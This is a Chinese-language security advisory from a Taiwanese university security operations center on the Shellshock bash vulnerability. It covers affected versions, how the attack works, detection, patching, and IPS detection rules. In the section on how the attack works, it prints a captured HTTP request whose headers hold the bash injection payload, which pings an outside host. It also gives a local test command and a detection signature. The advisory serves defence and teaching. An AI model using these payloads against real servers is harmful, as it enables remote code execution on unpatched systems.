臺灣大學計資中心網路組
北區學術資訊安全維運中心

資訊安全分析報告

Shellshock 檢測與修補方法

臺灣大學計資中心網路組
北區學術資訊安全維運中心

目錄

摘要

Shellshock(CVE-2014-6271)為近期重大資安漏洞之一，本文件將介紹此漏洞、如何檢測、修補此漏洞，並提供資訊給轄下單位人員。

Shellshock 簡介

Shellshock(CVE-2014-6271)是在 9/24 公開發布資安漏洞之前幾日已發現漏洞被利用，而此漏洞已存在多年。此事件是利用 bash 對環境變數的解析上產生的漏洞，只要是能夠引入環境變數的部分，就能夠輕易的利用參數塞入任何程式碼，甚至可控制目標主機。

在此次 Shellshock 受影響的 bash 版本如下列所示：

Bash 4.3 Patch 25
Bash 4.2 Patch 48
Bash 4.1 Patch 12
Bash 4.0 Patch 39
Bash 3.2 Patch 52
Bash 3.1 Patch 18
Bash 3.0 Patch 17
Bash 2.0.5b Patch 8
Bash 1.14.7

此次資安漏洞影響的範圍主要為使用 bash 的作業系統，如，Windows 系列作業系統基本上不在此次的受影響範圍之中，但仍須注意是否使用了具有 bash 功能的第三方軟體。

本次影響的常見作業系統如下列所示：

Red Hat Enterprise Linux
Cent OS
Ubuntu
Mac OS X
Fedora
Debian

只要是上述作業系統，不論版本都建議進行檢測以確保使用的作業系統沒有 Shellshock 的問題。在稍後的章節將會說明如何進行檢測。

關於網頁部分，若使用 CGI 動態網頁並具備讀取環境變數的 function，主機將有相當高的風險。會讀取環境變數的 function 如下列所示：

Ruby：

`command`

exec ‘command’

system ‘command’

Python：

os.system(‘command’)

subprocess.call(‘command’, shell = True)

subprocess.Popen(‘command’, shell = True)

Perl：

exec(“command > /dev/null”);

open(SHELLSHOCK, “| command > /dev/null”);

system(“command < /dev/null;”);

print `command > /dev/null`

PHP：

exec(‘command’);

system(‘command’);

mb_sand_mail();

以上 command 部分為系統指令。

另外，部份作業系統在進行 DHCP 連線時，會將 DHCP Server 傳入的資訊帶入環境變數中。此次的 Shellshock 也能夠透過建立惡意 DHCP Server 的方式進行攻擊，而主機只要開機後自動連線到惡意 DHCP Server 時立刻成為受害主機而毫不自覺。容易受此種攻擊所影響的作業系統如下所示：

CentOS

Debian

Fedora

Ubuntu

Shellshock 原理

Shellshock 的用法，是在能夠使用環境變數的部份加入特定語句，讓後面帶入的程式碼能夠繼續被執行。

```
GET / HTTP/1.1
Host: 140.112.76.194
Accept-Encoding: identity
Cookie: () { :; }; /bin/ping -c 1 104.131.0.69
Referer: () { :; }; /bin/ping -c 1 104.131.0.69
User-agent: () { :; }; /bin/ping -c 1 104.131.0.69

HTTP/1.1 200 OK
Date: Thu, 25 Sep 2014 23:39:19 GMT
Server: Apache/2.2.4 (Win32) PHP/5.2.3
Last-Modified: Tue, 25 Aug 2009 08:48:05 GMT
ETag: "2c-158-649531fc"
Accept-Ranges: bytes
Content-Length: 344
Content-Type: text/html
```

這是一個 HTTP 請求，但是在表頭欄位中塞入了導致問題發生的特殊語句，上圖紅框處的特殊用法使得後方的 /bin/ping – c 1 104.131.0.69 能夠被執行，若收到此 HTTP 請求的伺服器的首頁入口為 bash shell script 或者其子程序有呼叫到 bash，並具有 Shellshock 漏洞，則會 ping 104.131.0.69 做回報動作，讓攻擊者知道此設備有此弱點可被利用。

除了上圖所使用的 ping 外，只要是能夠被執行的系統指令被置入此處，皆可讓有此弱點的目標主機自動執行。非常簡單的用法，但具有強大的殺傷力。


Shellshock 檢測

簡易的漏洞利用，同樣的也可利用簡單的指令檢測自己的系統是否有 Shellshock 的漏洞。

於 Bash shell 執行下述指令：

env x='() { :;}; echo vulnerable' bash -c "echo this is a test"

若出現下列結果，則代表目前使用的 bash 需要進行更新



若出現下列結果，則代表目前使用的 bash 安全無虞

Shellshock 修補

目前具有高風險的系統已經針對其各個版本發布了修補程式，若已經檢測自己的系統有 ShellShcok 漏洞，可以依照下列指令更新 bash。

Ubuntu 及 Debian 的指令如下所示，使用其中一行即可：

apt-get update → apt-get upgrade

sudo apt-get install --only-upgrade bash (只更新 bash)

而 Fedora 及 CentOS 的指令如下所示，使用其中一行即可：

yum update

yum update bash (只更新 bash)

關於 Mac OS X 的部份，依照版本來下載相對應的 Patch 並安裝即可：

Bash Update for Mavericks (OS X 10.9.5+ required)：

http://support.apple.com/kb/DL1769

Bash update for Mountain Lion (OS X 10.8.5) ：

http://support.apple.com/kb/DL1768


Bash Update for Lion (OS X 10.7.5)：

http://support.apple.com/kb/DL1767

因應策略

北區 ASOC 在漏洞公佈兩日內，便在所有資安設備上增設 Shellshock 的偵測規則，並有效的對轄下區網進行保護，防止轄下區網內的設備遭受測試及漏洞被利用。


時間 ↑ 1	名稱	攻擊者位址	目標位址
23:35:39	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:35:29	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:35:18	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.197	
23:35:07	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.197	
23:34:51	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:34:41	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:34:20	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.196	
23:34:05	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:33:54	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:33:42	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:33:20	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.197	
23:33:10	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.196	
23:32:50	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.197	
23:32:29	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:32:19	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.197	
23:31:58	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.196	
23:31:48	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.197	
23:31:32	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:31:22	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:31:02	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:31:01	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	180.186.121.254	
23:30:57	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	180.186.121.254	
23:30:54	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	180.186.121.254	
23:30:51	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:30:41	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:30:29	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.196	
23:30:09	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:29:58	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:29:47	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:29:37	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:29:27	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:29:16	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:29:06	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.197	
23:28:56	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.198	
23:28:46	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.199	
23:28:35	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.197	
23:28:15	HTTP: Apache mod_cgi Bash Environment Variable Code Injection	8.37.217.196	



由於利用 Shellshock 需要使用固定的關鍵字，同時也成為了漏洞防堵的首要因素。下列文字敘述為佈署於 IPS 中數個規則其中之一：

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"OS-OTHER Bash CGI environment variable injection attempt"; flow:to_server,established; content:"() {"; fast_pattern:only; http_header; metadata:policy balanced-ips drop, policy security-ips drop, ruleset community, service http; reference:cve,2014-6271; reference:cve,2014-7169; classtype:web-application-activity; sid:31978; rev:3;)

本規則主要比對的是「() { 」此字串以及「往伺服器的資料流」，而針對此規則所偵測到的事件中，以其中之一做為範例來說明。封包檔內容如下所示。



上圖紅框處標示符合此偵測規則，此封包也為向一伺服器發出 HTTP GET 而產生事件告警資訊。除此之外，從後面的內容來判斷，此事件目的為對目標主機進行測試，若目標主機的回應帶有 xbash:test 此字串，則表示目標主機具有 Shellshock 此漏洞。

總結

雖然 Shellshock 漏洞有其嚴重性，但需要執行成功的攻擊仍須符合一定的條件，並非主機上有有問題的 bash 就會遭受攻擊，但前面章節所提到之特定作業系統、是否使用 DHCP 連線，以及網站伺服器是否使用 CGI 的部份仍是必須列為首要處理的設備。

面對此次的威脅，對外開放的伺服器宜優先處理，但需留意，大多數的攻擊及惡意行為往往都是來自於內部網路。

參考資料

http://blog.longwin.com.tw/2014/09/cve-2014-6271-bash-remote-code-execution-2014/

http://devco.re/blog/2014/09/30/shellshock-CVE-2014-6271/

http://osxdaily.com/2014/09/29/os-x-bash-update-1-0-shellshock-patch/

https://sebijk.com/community/board9-community/board5-pc/2985-getting-xp-updates/?s=78aee0506c40aedfb524ce20bec1ddc9fc1f4010